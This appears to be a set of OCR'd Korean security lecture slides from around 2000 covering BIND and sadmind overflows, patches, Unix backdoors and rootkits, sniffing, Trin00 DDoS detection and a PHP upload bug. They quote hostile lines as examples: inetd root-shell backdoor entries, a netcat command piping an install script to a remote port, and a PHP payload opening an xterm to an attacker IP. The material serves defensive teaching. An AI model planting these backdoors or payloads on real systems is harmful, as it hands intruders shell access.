/etc/inetd.conf 로부터, 다음 행을 삭제 (또는 #처리) 한다.
100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind

sadmind를 이용해서 시스템관리를 하고자 하는 경우
(예: /opt/SUNWadm/bin/admuseradd 을 사용하여 사용자 추가)
100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind -S 2

솔라리스 sadmind Buffer Overflow

대책 - 패치 설치

OS Version	Patch ID
SunOS 5.7	108662-01
SunOS 5.7_x86	108663-01
SunOS 5.6	108660-01
SunOS 5.6_x86	108661-01
SunOS 5.5.1	108658-01
SunOS 5.5.1_x86	108659-01
SunOS 5.5	108656-01
SunOS 5.5_x86	108657-01

AdminSuite Version	Patch ID
2.3	104468-18 (see Note)
2.3_x86	104469-18 (see Note)

DNS 의 보안 이슈

- 서버 : named, 클라이언트 : resolver
- TCP, UDP port 53번 사용
- 대부분의 경우 침입차단시스템에서 port 개방
  - 침입차단시스템을 우회하는 주요 공격수단으로 사용
- DNS관련 취약점을 이용한 공격이 성행
- 네트워크의 기반이므로 각별한 주의가 필요

DNS 보안 취약성
- 버퍼 오버플로우 -

- Inverse Query 버퍼 오버플로우
  - inverse query request 시 버퍼 오버프로우 발생
  - 시스템 다운 또는 root 권한 획득
  - BIND 8(/etc/named.conf 파일)

    fake-iquery no;
  - BIND 4.9(/etc/named.boot 파일)

    options fake-iquery 라인 제거, 또는

    conf/options.h 파일에서 INVQ 제거 후 컴파일하여 재설치

DNS 보안 취약성
- 버퍼 오버플로우 -

- Inverse Query 버퍼 오버플로우

  이 버그에 의한 버퍼오버플로우 공격에 의하여 루트쉘을 탈취당한 시스템중 일부는

  /var/named/ADMROCKS라는 empty 디렉토리가 생김

  /etc/inetd.conf에는 다음과 같은 2222번 port의

  back door가 생성되기도 함

  2222 stream tcp nowait root /bin/sh sh -i

DNS 보안 취약성
- 버퍼오버플로우 -

- NXT 버그

  NXT Regular Record

  어떤 네임인터벌 안에서 owner name을 갖는 리소스레코드가 zone테이터베이스에 존재하지 않을때 이를 알려주는 기능과 존재하고있는 name에 대하여 어떠한 zone signed 리소스 레코드들이 부여되는지를 알려주는 기능

DNS 보안 취약성
- 버퍼오버플로우 -

- NXT 버그
  - BIND 8.2, 8.2 p1, 8.2.1버젼에서는 NXT레코드에 대한 적절한 validate를 하지 못하는 버그를 가지고 있음
  - 이러한 NXT 레코드 확인 작업수행중의 버그를 이용
  - 외부에서 buffer를 overflow시켜 임의의 code를 수행
  - named를 수행하고 있는 권한에 해당하는 권한의 쉘을 획득
  - BIND 8.2부터 등장한 버그
  - BIND 4.x시리즈에는 이 버그가 없음

DNS 보안 취약성
- 버퍼오버플로우 -

- NXT 버그
- ADM named 8.2/8.2.1 NXT remote overflow exploit
- 1999년 말에 인터넷상에 공개되어 있는 상태
- 이 exploit코드를 목표시스템을 정하여 실행하게 되면 목표 시스템에 root로 침입하여 /tmp/bob 파일생성
- “ ingreslock stream tcp nowait root /bin/sh sh -i ”
- /usr/sbin/inetd -s /tmp/bob;/bin/rm -f /tmp/bob
- /var/named/ADMROCKS 혹은 / var/named/O 라는 empty directory생성

DNS 보안대책

- DNS off

  /etc/rc.d/init.d/named stop

  chmod -x /etc/rc.d/init.d/named

- 최근 버전의 bind와 패치 설치

  - bind 4.9.7 , 8.2.2 p5

  - 입수처 : http://www.isc.org/new-bind.html

- Solaris 7 의 경우

  Solaris 7 (SPARC) 107018-02 106938-03

  Solaris 7 (Intel) 107019-02 106939-03

  http://sunsolve.sun.com/securitypatch

- RedHat Linux 6.x (또는 이와 유사한 리눅스버전)

  http://www.redhat.com/support/errata/RHSA1990054-01.6.0.html

Back door

- **주로 변조 / 이식되는** backdoor **들**

1. bindshell - daemon **형태의** shell
2. inetd - trojan remote access
3. tcpd - hide connection, avoid deny
4. Rshd - trojan remote access
5. chfn, chsh - **보통** user**가** root**로 되게 함**
6. crontab - cron**으로 수행되는 작업들을 감춤**
7. du - hide file size
8. find - hide file
9. ls - hide file
10. ifconfig - hide sniffing (hide promiscuous mode interface)

Back door

- **주로 변조 / 이식되는** backdoor **들**

11. killall - **침입자가 수행중인 작업을 관리자가** kill**을 해도 종료안됨**
12. sniffer - packet sniffer
13. sniffchk - sniffer**가 잘 수행되고 있는지 확인하는 툴**
14. login - trojan remote access
15. netstat - hide connection, hide listening port
16. passwd - **보통** user**가** root**가 되게 함**
17. pidof - hide process (linux)
18. ps - sniffer, backdoor daemon**같은 특정 프로세스를 숨김**
19. wted - wtmp / utmp **변조용 편집기**
20. syslogd - hide log
21. top - sniffer, backdoor daemon**같은 특정 프로세스를 숨김**

Back door

- bindshell **백도어**

- # @(#)inetd.conf 1.1 87/08/12 3.2/4.3NFSSRC
  # Internet server configuration database

ftp	stream	tcp	nowait	root	/usr/etc/ftpd	ftpd
telnet	stream	tcp	nowait	root	/usr/etc/telnetd	telnetd
shell	stream	tcp	nowait	root	/usr/etc/rshd	rshd
2222	***stream***	***tcp***	***nowait***	***root***	***/bin/sh***	***sh -i***

shell backdoor scan

1. **배경**
 - **침입당한 대부분의 시스템에는 쉘 백도어 설치되는 경향**
2. **이미 타인에 의해 침입당하여 쉘 백도어가 설치되어 있는 시스템을 찾기 위한 제3공격자의** scanning
3. tcp 1524, 2222, 9704 **포트가 열려있는지** scan

```
scanner# ./synscan infile outfile eth0 50 1524,2222,9704
SynScan 1.6 by psychoid/tCl
……

scanner# cat outfile
203.***.190.250  (203.***.190.250):1524 :#
202.***.78.98  (202.***.78.98):1524 :bash#
202.***.13.81  (202.***.13.81):2222 :bash#
```

cf. 2000**년** 7**월 강릉**PC**방의 리눅스 시스템에서 발견된** outfile**로 인해 '조직적인 서비스 거부공격 준비'로 오인되기도 함.**

Rootkit

- 특정 디렉토리, 프로세스, 파일을 은폐해 주는 일련의 backdoor 프로그램들의 패키지
- Rootkit의 일반적인 설치 장소
  - 거의 대부분 /dev 밑에 설치. (ls 명령으로 보이지 않도록 ls를 바꾸기 때문에 찾기가 힘듦)
  - 그 외에도 사용자가 잘 보지 않는 디렉토리에 설치. (ex. /usr/src/linux/arch/alpha/lib)
  - “find /dev -type f -print”

Rootkit

- 알려진 rootkit 패키지
  - lrk 4,5 warchild rootkit (solaris, linux),knork
- Rootkit 설치 후
  - 다른 공격대상을 찾아 광범위한 scanning을 함. (ex. ac.kr 전체를 scanning)
  - Denial of service 공격을 다른 호스트에 가함.
  - 다른 호스트로 나가는 징검다리로 사용.
  - 자신이 뚫고 들어온 버그를 모두 패치해서 또 다른 해커가 들어오는 것을 막는 경우도 있음


Sniffing

- 주로 스니퍼를 일반 사용자 ID 홈디렉토리내에 설치
- 로컬 네트워크 상의 트래픽을 감시하며 telnet, pop, www등의 사용자 ID와 패스워드만 추출 저장
- 획득한 패스워드를 이용하여 다른 시스템에 침입
- 기타 유용한 정보 획득
- 공개용 스니퍼 종류
  - esniff, solsniff, linsniff, sniffit, tcpdump, snoop, WWW Sniff 등 다양한 종류 존재


Sniffing 방지 대책

- 자신의 컴퓨터가 promiscuous mode로 설정되어 있는 지 확인 : 누군가가 자신의 컴에서 sniffing 툴을 동작시키고 있음.
- 스니핑 감지툴:CPM, neped
- Secure Shell (SSH), VPN 등을 이용한 암호화된 tcp session 사용.

네트워크 공격 형태의 변화



침해사고 유형




공격자 : Hackers, Spies, Terrorists, Corporate raider, Professional Criminals, Vandals, Voyeurs
도　구 : Physical Attack, Information Exchange, User command, Script/Program, Autonomous agent, Toolkit, Distributed tool, Data trap
취약점 : Design, Implementation, Configuration
행　위 : Probe, Scan, Flood, Authenticate, Bypass, Spoof, Read, Copy, Steal, Modify, Delete
목　표 : Account, Process, Data, Component, Computer, Network, Internet work
결　과 : Increased Access, Disclosure of Information, Corruption of Information, Denial of Service, Theft of Resources
목　적 : Challenge Status/Thrill, Political Gain, Financial Gain, Damage

서비스 거부 공격


- **서비스거부공격**(Denial Of Service)
  - TCP **프로토콜의 문제로 인하여 많은** DOS **공격 방법이 존재**
- **특징**
  - **공격의 원인 및 원천지를 찾기 힘듬**
  - **공격 방법이 매우 다양**
  - **단순한 공격 방법이 많아 누구나 쉽게 이용**
  - **뚜렷한 방지 대책 부재**
  - **최근 네트워크를 이용한 원격** DOS **공격 급증**

Distributed DOS Attack


- Trin00 Attack



Trin00 Attack Communication Network



Stacheldraht Attack Communication Network



master의 handler를
사용하기 위해 “client”
프로그램 실행

Distributed DOS Attack

- **Trin00 설치 현황(국내)**
  - **최소 예상치 : 수백개 호스트 이상**
- **Trin00 설치 경로**
  - rpc **관련 공격으로 침해당한 사이트에 설치**

    ./trin.sh | nc xxx.xxx.xxx.xxx 1524
  - **시스템 해킹 후 설치**
  - **WORM 또는 자동 스캐닝을 통한 해킹 도구 이용**
    - **대부분의 trin00가 설치된 호스트는 흔적이 없음**
    - **동일한 침입 패턴과 침입흔적을 보임**

Distributed DOS Attack

- **Trin00 탐지**
  - **네트워크 스캐닝**
    - trin00 master **및** Deamon **탐지**

      # nmap -PI -sT -p 27665 -m 2766.log xxx.xxx.xxx.1-254

      # nmap -PI -sU -p 31335 -m 31335.log xxx.xxx.xxx.1-254

      # nmap -PI -sU -p 27444 -m 27444.log xxx.xxx.xxx.1-254
    - rpc **취약점을 이용하여 침해당한 사이트 스캐닝**

      # nmap -PI -sT -p 1524 -m 1524.log xxx.xxx.xxx.1-254

  예) 탐지예

  Host: xxx.xxx.xxx.21 () Status: Up

  Host: xxx.xxx.xxx.22 () Ports: 31335/open/udp/////

  Host: xxx.xxx.xxx.28 () Ports: 31335/open/udp/////

  Host: xxx.xxx.xxx.29 () Ports: 31335/open/udp/////

Distributed DOS Attack

- **Trin00 탐지**
  - **시스템 점검**
    - **숨겨진 디렉토리** : …
    - trin00 **프로그램** : tserver1900, deamon : tsolnmb, ns, httpd, rpc.trinoo, rpc.listen, trinix, rpc.irix, irix **등**
    - cron table **점검**

      * * * * /dev/isdn/.subsys/tsolnmb > /dev/null 2>&1
    - netstat **명령이용**

      *:31335 Idle (UDP)

      또는

      *:27444 Idle (UDP)

      또는

      *:27665 *:* ... Listen (TCP)

Distributed DOS Attack

- **Trin00 대책**
  - Secure Your Host
  - **패킷 필터링**
    - **31335(UDP), 27444(UDP), 27665(TCP)**
    - **공격에 이용되는 경우도 네트워크 트래픽 증가로 DOS 피해**
  - Trin00 **공격 탐지 프로그램 이용**
    - http://www.fbi.gov/nipc/trinoo.htm
      - **미국** National Infrastructure Protection Center **에서 제공**
    - http://www.washington.edu/People/dad/
    - http://www.clark.net/~roesch/security.html
  - **설치된** Trin00 **탐지 및 보고**
    - **CERTCC-KR, cert@certcc.or.kr**

Distributed DOS Attack

- **Trin00 대책**
  - daemon **탐지**
    - “strings” **명령을 이용하여** master **위치 파악 및** master**가 설치된 사이트에 경고메일 발송**
    - CERTCC-KR**로 신고**
    - daemon binary**에** master**의 주소가 들어 있음**
  - master **탐지**
    - daemon**이 설치된** IP **목록이 있는 파일을 찾아** CERTCC-KR**로 보고**
    - CERTCC-KR**에서** daemon**이 설치된** host **파악 및 대응**
  - trin00 **공격 탐지**
    - **네트워크 트래픽 로그 기록**
    - CERTCC-KR**로 보고**

Distributed DOS Attack

- **Trin00 대책**
  - CERTCC-KR
    - Trin00 **사고 접수 및 종합대응**
    - **피해기관 및 공격기관 대응**
  - ISP
    - **Trin00 공격 탐지 및 보고**
    - **패킷 필터링**
    - **가입기관에 경고 조치**
    - **기타 가능한 대응방법**?
  - **각 기관**
    - Trin00 **피해시스템 탐지/공격탐지 및 제거**
    - **패킷 필터링**
    - **보고**

PHP 업로딩 기능 버그

1. 리눅스/유닉스 환경의 웹 서버

2. 웹 게시판등에서 파일을 올리게 할 수 있는 경우

3. 다음의 내용을 담은 php 파일 포스팅

```
<?  system( "/usr/bin/X11/xterm -display <공격자의 IP>:0.0" );  ?>
```

4. PHP나 CGI를 사용할 수 있도록 설정된
   웹서버에서는 .php .php3 .cgi 등의 확장자를
   SSI(Server Side Interpreter)로 간주하여 서버측에서
   실행 --> nobody 쉘 획득

PHP 업로딩 기능 버그

5. 대책

- PHP를 사용하지 못하도록 설정,
- 파일을 포스팅할 수 없는 게시판을 설정
- 파일 포스팅은 가능하되, .php 나 .php3 또는 cgi 확장자를 가진 파일은 그 파일명을 바꿔서 저장

- CERTCC-KR 보안 권고문 KA2000-031

유닉스 시스템 보안 관리

-시스템 관리자의 보안 관리-

- 보안관리 업무
  - 시스템 접근 관리
